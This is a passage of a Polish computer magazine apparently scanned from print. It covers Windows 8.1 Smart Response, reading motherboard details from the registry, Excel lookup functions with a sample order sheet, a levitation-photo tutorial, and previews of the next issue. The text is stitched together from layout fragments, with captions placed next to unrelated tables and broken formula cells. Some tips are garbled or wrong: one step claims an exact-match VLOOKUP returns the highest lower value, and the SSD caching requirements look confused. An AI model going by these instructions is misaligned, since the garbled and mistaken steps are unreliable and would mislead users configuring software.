Windows 8.1 obsługuje technologię Intel Smart Response (SRT), której zadaniem jest przyspieszanie dostępu do danych zapisanych na dyskach SSD. System korzysta z niej automatycznie, pod warunkiem że komputer spełnia kilka warunków dotyczących jego konfiguracji sprzętowej. Urządzenie powinno działać pod kontrolą BIOS-u UEFI, zaś systemowy dysk SSD ma dysponować tablicą partycji GPT. Oprócz tego na dysku powinno znajdować się co najmniej 5, a najlepiej 10 megabajtów wolnego miejsca nieprzydzielonego żadnej partycji.

11. Płyty główne Odczytywanie z Rejestru nazwy producenta, modelu oraz numeru seryjnego płyty głównej

Płyty główne często mają naklejki albo nadruki zawierające nazwę producenta, oznaczenie modelu oraz numer seryjny danego egzemplarza. Takie informacje można jednak łatwo odczytać, nie otwierając obudowy komputera. W tym celu otwórzmy edytor Rejestru i przejdźmy do klucza »HKEY_LOCAL_MACHINE\Hardware\Description\System\BIOS«. Wspomniane dane będą widoczne jako wartości zmiennych w prawej części okna.



8/

Ustalony rozmiar komórek
Chcąc zabezpieczyć tabelę przed niechcianymi zmianami, wyłączmy automatyczne dopasowywanie rozmiaru komórek.

Nazwa	Typ	Dane
(Domyślna)	REG_SZ	(wartość nie ustalona)
BaseBoardManufacturer	REG_SZ	ASUSTeK Computer Inc.
BaseBoardProduct	REG_SZ	UL80Jt
BaseBoardVersion	REG_SZ	1.0
BiosMajorRelease	REG_DWORD	0x00000004 (4)
BiosMinorRelease	REG_DWORD	0x00000006 (6)
BIOSReleaseDate	REG_SZ	01/25/2011
BIOSVendor	REG_SZ	American Megatrends Inc.
BIOSVersion	REG_SZ	UL80Jt.215
ECFirmwareMajorRelease	REG_DWORD	0x000000ff (255)
ECFirmwareMinorRelease	REG_DWORD	0x000000ff (255)
SystemFamily	REG_SZ	
SystemManufacturer	REG_SZ	ASUSTeK Computer Inc.
SystemProductName	REG_SZ	UL80Jt
SystemSKU	REG_SZ	
SystemVersion	REG_SZ	1.0

11/

Informacje o podzespołach
Klucz Rejestru »BIOS« zawiera zmienne przechowujące dane o typie i numerze seryjnym płyty głównej oraz wersji BIOS-u.

JEŻELI | =WYSZUKAJ.PIONOWO(B9;Lista_artykułów;3;PRAWDA)

	A	B	C	D	E	F	G	H	I
1	Kryteria				Wyniki				
2	Numer klienta	7			Imię	Jan	=WYSZUKAJ.PIONOWO(B2;Lista_klientów;3;FAŁSZ)		
3					Nazwisko	Nowak	=WYSZUKAJ.PIONOWO(B2;Lista_klientów;2;FAŁSZ)		
4		Numer	Ilość		Ulica	Warszawska 1:	=WYSZUKAJ.PIONOWO(B2;Lista_klientów;6;FAŁSZ)		
5	Artykuł 1	3	1		Kod poczt	11-700	=WYSZUKAJ.PIONOWO(B2;Lista_klientów;5;FAŁSZ)		
6	Artykuł 2	4	4		Miejscowo	Olsztyn	=WYSZUKAJ.PIONOWO(B2;Lista_klientów;4;FAŁSZ)		
7	Artykuł 3								
8	Artykuł 4	9	2						
9	Artykuł 5	13	3						
10	Artykuł 6	13	4						
11						Artykuł	Ilość	Cena	łączna cena
12	Numer klienta łączy się z danymi adresowymi				Pozycja 1	Masło	1	3,20 zł	3,20 zł
13	Numer artykułu łaczy się z nazwą i ceną				Pozycja 2	Dżem	4	4,00 zł	16,00 zł
14	Puste pozycje oznaczają błędną wartość				Pozycja 3	#N/D!	0	#N/D!	#N/D!
15					Pozycja 4	Bułka	2	0,50 zł	1,00 zł
16	Przy porównywaniu z parametrem PRAWDA				Pozycja 5	Bułka	3	=WYSZUKAJ.PIONOWO(B9;Lista_artykułó	
17	brak określenia numeru artykułu powoduje dodanie				Pozycja 6	#N/D!	4	PRAWDA)	
18	do zamówienia nieprawidłowego towaru								
19					Końcowa suma				#N/D!

1

Wyszukiwanie w Excelu

Szukamy w arkuszu wartości, które mamy zamiar później wykorzystać w innym miejscu? Excel bardzo sprawnie wykona to zadanie.

Arkusze Excela często służą nam jako bazy danych, na przykład do zarządzania listą kontaktów czy domowym księgozbiorem. Zgromadzone w nich dane mogą być przetwarzane przy użyciu licznych funkcji. W ten sposób da się nie tylko ustalać wysokość rabatu na podstawie tabeli zniżek czy automatycznie wystawiać oceny w oparciu o liczbę punktów, ale też, dajmy na to, wyszukiwać tłumaczenia terminów w słowniku. Przed wybraniem jednej z dostępnych funkcji i rozpoczęciem eksperymentowania spróbujmy sprecyzować podstawowe aspekty zadania. Czy interesuje nas wartość czy raczej jej pozycja na liście? Czy szukamy dokładnego odpowiednika czy najbardziej zbliżonej wartości? Gdzie znajdują się dane, z którymi chcemy porównać podaną wartość? Czy wpisy są posortowane? Jak mają być traktowane niepoprawne wartości?

Funkcje porównywania

Chcąc dowiedzieć się, na którym miejscu na liście znajduje się określona wartość, użyjmy funkcji »PODAJ.POZYCJĘ«. Znacznie częściej potrzebna jest jednak wartość zajmująca wskazaną pozycję. Jeśli ta pozycja jest znana, możemy wówczas posłużyć się funkcją »INDEKS« – w przeciwnym wypadku musimy użyć funkcji wyszukiwania. Wyszukiwanie wartości najbliższej podanej wymaga uprzedniego posortowania listy. Korzystamy z tej metody, kiedy chcemy znaleźć w tabeli jakąś wielkość fizyczną (np. wartość ciśnienia czy temperatury) albo podzielić wartości na zakresy (na przykład wystawiając oceny). Tego rodzaju wyszukiwanie można przeprowadzić przy użyciu funkcji »PODAJ.POZYCJĘ« z parametrem typu porównania »1« lub »-1«, a także funkcji »WYSZUKAJ« oraz »WYSZUKAJ.PIONOWO« i »WYSZUKAJ.POZIOMO«. Kiedy szukamy artykułu czy książki, interesuje nas z kolei jedynie konkretna pozycja. To wymaga zastosowania w funkcji »PODAJ.POZYCJĘ« argumentu typu wyszukiwania »0« lub użycia funkcji »WYSZUKAJ.PIONOWO« bądź »WYSZUKAJ.POZIOMO« z opcjonalnym argumentem »Przeszukiwany_zakres« o wartości »FAŁSZ«.

Funkcje wyszukiwania

Funkcja »=WYSZUKAJ(szukana_wartość; przeszukiwany wektor; wektor wynikowy)« to prosty wariant wektorowy, służący do wyszukiwania wartości w zakresie danych o szerokości jednej kolumny i przypisywania jej wartości wynikowej z tego samego zakresu lub, opcjonalnie, z wektora wynikowego o takim samym rozmiarze. Opisane rozwiązanie ma tę zaletę, że wektor przeszukiwany może znajdować się w innym miejscu niż wektor wynikowy. Wariant macierzowy »=Wyszukaj(szukana_wartość;tablica)« przeszukuje pierwszą kolumnę tablicy i zwraca wartość z ostatniej kolumny. Z tego względu bardziej uniwersalne są funkcje »WYSZUKAJ.PIONOWO« i »WYSZUKAJ.POZIOMO«, choć wywołanie funkcji »WYSZUKAJ.PIONOWO« często kończy się błędem lub nieoczekiwanym wynikiem. Jeśli zamierzamy skopiować funkcję lub analizować za jej pomocą zakres danych znajdujący się w innym arkuszu, musimy pamiętać o bezwzględnym adresowaniu komórek. Bardziej niezawodnym rozwiązaniem będzie jednak przypisanie wybranemu obszarowi nazwy (patrz: Etap 5.) i posługiwanie się nią w odwołaniach.

KROK PO KROKU

1. Powiązane arkusze
Kiedy tworzymy formularz, funkcje porównywania umożliwiają wyszukiwanie danych w innych arkuszach. Dzięki nim da się na przykład łączyć w zamówieniu nazwę artykułu z ceną i adresem.

2. Wyszukiwanie pozycji
Funkcja »=PODAJ.POZYCJĘ(szukana_wartość;przeszukiwany wektor;wektor wynikowy;typ)« zwraca pozycję szukanej wartości w wektorze danych w formie liczby. Używając funkcji »INDEKS«, możemy odnieść wartość wynikową do innego obszaru danych.

3. Wyszukiwanie wektorowe
Posługując się funkcją »=WYSZUKAJ(szukana_wartość;przeszukiwany wektor;wektor wynikowy)«, uzyskamy wartość równą bądź najbliższą mniejszą od podanej, wybraną z posortowanego zakresu przeszukiwanych danych lub osobnego wektora wynikowego.

4. Wyszukiwanie macierzowe
Funkcja »=WYSZUKAJ(szukana_wartość;tablica)« przeszukuje pierwszy wiersz lub kolumnę zakresu i zwraca wartość z ostatniego wiersza lub kolumny.

5. Określanie nazwy obszaru
Nadanie nazwy obszarowi pozwala uniknąć błędów adresowania. W tym celu zaznaczmy obszar i wybierzmy na karcie »Formuła« w sekcji »Nazwy zdefiniowane« polecenie »Definiuj nazwę«.

6. Porządkowanie danych
Dane tekstowe muszą mieć ujednoliconą formę, bez zbędnych spacji czy znaków specjalnych. Sformatujmy je, używając funkcji »USUŃ.ZBĘDNE.ODSTĘPY(OCZYŚĆ(Tekst))«.

7. Sortowanie zakresu danych
Posortujmy zaznaczone dane, klikając na karcie »Narzędzia główne« polecenie »Sortuj i filtruj | Sortowanie niestandardowe«.

8. Zmienna logiczna Użyjmy parametru »Przeszukiwany_zakres« o wartości »FAŁSZ«, szukając dokładnie podanego wyrażenia, np. numeru klienta. Funkcja »WYSZUKAJ.PIONOWO« zwraca najwyższą wartość niższą od podanej.



Realistyczna iluzja lewitacji

Lampa błyskowa, stołek i statyw – tylko tego potrzebujemy, aby stworzyć wrażenie, że model unosi się w powietrzu.

Zdjęcia osób unoszących się w powietrzu należą do klasyki fotografii, mimo to dotąd nie utraciły uroku i wciąż wyglądają fascynująco, chociaż technika ich rejestracji od lat nie jest tajemnicą. Najwyższy czas spróbować uzyskać taki efekt w domowym studiu! Jeśli tylko dysponujemy odpowiednim wyposażeniem, to na pewno sobie poradzimy – w tym przypadku zmysł artystyczny nie jest tak ważny jak poprawne wykonanie kolejnych kroków procedury. Umieśćmy modela na stołku, a aparat – na statywie. Wybierzmy kadr i zróbmy zdjęcie. Później usuńmy z kadru stołek i modela i jeszcze raz wciśnijmy spust migawki. Teraz musimy jeszcze tylko nałożyć fotografie na siebie w Photoshopie i, wykorzystując maskę warstwy, ukryć stołek.

Uporządkowany pokój, wyraźne cienie

Jak to często bywa w fotografii, o ostatecznym rezultacie decydują szczegóły. Wykorzystajmy zewnętrzną lampę błyskową, by dodatkowo doświetlić modela. Zwróćmy przy tym uwagę na estetykę rzucanego przez niego cienia – ma on ogromne znaczenie dla realizmu gotowego fotomontażu. Aby podkreślić efekt, wykorzystajmy jako tło duże pomieszczenie bez zbędnego wyposażenia – w ten sposób unikniemy rozpraszania uwagi widza. Wykorzystanie techniki opisanej w tej poradzie w naturalnych warunkach będzie o wiele trudniejsze. Nawet zdjęcia zrobione krótko po sobie często różnią się światłem i detalami. Zdecydowanie wydłuża to i komplikuje obróbkę obrazu na komputerze, gdyż trzeba zamaskować nie tylko stołek, ale też wiele innych elementów. Z tego względu, chcąc szybko uzyskać atrakcyjne zdjęcie, lepiej zdecydujmy się na sesję w pomieszczeniu.

KROK PO KROKU

1. Przygotowanie tła

Znajdźmy odpowiednią lokalizację, ustawmy aparat na statywie i wybierzmy kadr. Szczególnie spektakularnie prezentują się zdjęcia tego typu zrobione z perspektywy żaby. Pamiętajmy, że fotografie z modelem i bez niego muszą być zarejestrowane w identyczny sposób.

2. Flesz i poza

Najpierw posadźmy modela na stołku i dobierzmy kierunek oświetlenia lampą błyskową, kierując się przede wszystkim wyglądem cienia, a następnie dopasujmy siłę błysku. Dopiero później poprośmy modela o zajęcie właściwej pozycji.















3. Fotografowanie motywu ze stołkiem

Jeszcze przed wciśnięciem spustu migawki trzeba wybrać stopień otwarcia przysłony. Decyduje on o głębi ostrości, a więc o zakresie odległości od obiektywu, w jakim obiekty będą ostro odwzorowane. Zbyt mała liczba przysłony może spowodować, że nie uda nam się uchwycić z odpowiednią ostrością nawet samego modela. Obowiązuje tu, jak prawie zawsze, prosta zasada: ustawiamy ostrość na oczy, bo właśnie na nie najchętniej zwracają uwagę widzowie. Podczas naszej sesji wybraliśmy przysłonę f6,3.

4. Ręczna regulacja ostrości

By móc usunąć stołek z gotowego zdjęcia, potrzebujemy jeszcze jednej fotografii tła bez modela i mebla. Po zarejestrowaniu ostatniego zdjęcia z modelem przełączmy aparat w tryb manualnego ustawiania ostrości. W ten sposób upewnimy się, że na kolejnej fotografii rozkład ostrości pozostanie niezmieniony.

5. Fotografowanie tła

Zrobienie zdjęcia tła bez modela i stołka nie jest trudnym zadaniem. Zwróćmy tylko uwagę na to, by nie zmieniać niczego w stosunku do fotografii z modelem (światła, perspektywy, ustawień aparatu, układu przedmiotów w pomieszczeniu).

6. Maskowanie stołka

Załadujmy oba zdjęcia do Photoshopa, wydając polecenie »Plik | Skrypty | Wczytaj pliki do stosu«. Upewnijmy się przy tym, że fotografia z modelem znajduje się na wierzchu. Nałóżmy na nią maskę warstwy i przy jej użyciu skasujmy stołek, jednocześnie starając się nie naruszyć cienia rzucanego przez modela. Aby bez śladu usunąć nogi stołka z obszaru cienia, użyjmy »Stempla«.

7. Różne warianty

Wykorzystajmy przygotowaną scenerię, aby zrobić od razu kilka zdjęć modela w różnych pozach – na przykład w efektownej pozycji medytacyjnej. Pamiętajmy, by zawsze fotografować puste pomieszczenie przy takim samym ustawieniu ostrości jak motyw z modelem (patrz: etap 4.). W efekcie na koniec sesji będziemy dysponowali przynajmniej kilkoma zdjęciami na różne okazje.



Początek sprzedaży 7 maja

PORADY

Jak wydać własnego e-booka

Czy każdy może dziś wydać własną książkę w formie elektronicznej? Cieszy to, że odpowiedź na to pytanie brzmi: „tak", ale od razu warto zastrzec, że wbrew pozorom droga do pisarskiej sławy nie jest usłana różami.

TRENDY

OLED TV: przyszłość czy ślepa



Organiczne matryce wyświetlaczy od początku swojego istnienia wzbudzały wiele emocji. Wychwalane przez producentów parametry, bardzo wysoki kontrast, żywe kolory, znakomita czerń, szybkość odświeżania, a z drugiej strony niebotyczne ceny telewizorów OLED i wciąż mała ich podaż. Czy OLED ma w ogóle szanse zawojować rynek?

TRENDY

Zmierzch świata pecetów



Czy jesteśmy świadkami końca świata komputerów, jakie znamy? Co chwila słyszymy o nowych technologiach: druku 3D, elastycznych ekranach, supermocnych procesorach i niesamowicie pojemnych dyskach. Komputery są coraz szybsze i coraz mądrzejsze. Jak dalece rozwiną się technologie i kiedy możemy się spodziewać, że każdy znany nam komputer z powodzeniem zda test Turinga? Postaramy się odpowiedzieć na te pytania.

Pozostałe tematy

Windows 8.1
Więcej Pulpitu, mniej interfejsu Metro – tak można podsumować najnowsze zmiany w Windows 8.1. Sprawdźcie, co jeszcze się zmieniło w tym popularnym systemie.

2 w 1, czyli ruter i NAS razem
Nowoczesny ruter z powodzeniem można rozbudować tak, by jednocześnie pełnił funkcję serwera NAS.

Jak uchronić własny telefon
Hakerskie ataki na smartfony stają się powoli ponurą codziennością. Pokazujemy, jak się przed nimi zabezpieczyć.

Pożądana anonimowość
W dalszym ciągu nie wiemy, na ile jesteśmy inwigilowani podczas buszowania w cyberprzestrzeni. Kilka naszych rad pozwoli korzystać z Sieci bardziej anonimowo.

Co nam szkodzi
Fale radiowe, hałas, niebezpieczne materiały – sprawdzamy, jakie standardy bezpieczeństwa urządzeń elektronicznych obowiązują w Polsce.

Ogłoszenie współfinansowane ze środków Unii Europejskiej w ramach Europejskiego Funduszu Społecznego







Projekt współfinansowany ze środków Unii Europejskiej w ramach Europejskiego Funduszu Społecznego
Człowiek – najlepsza inwestycja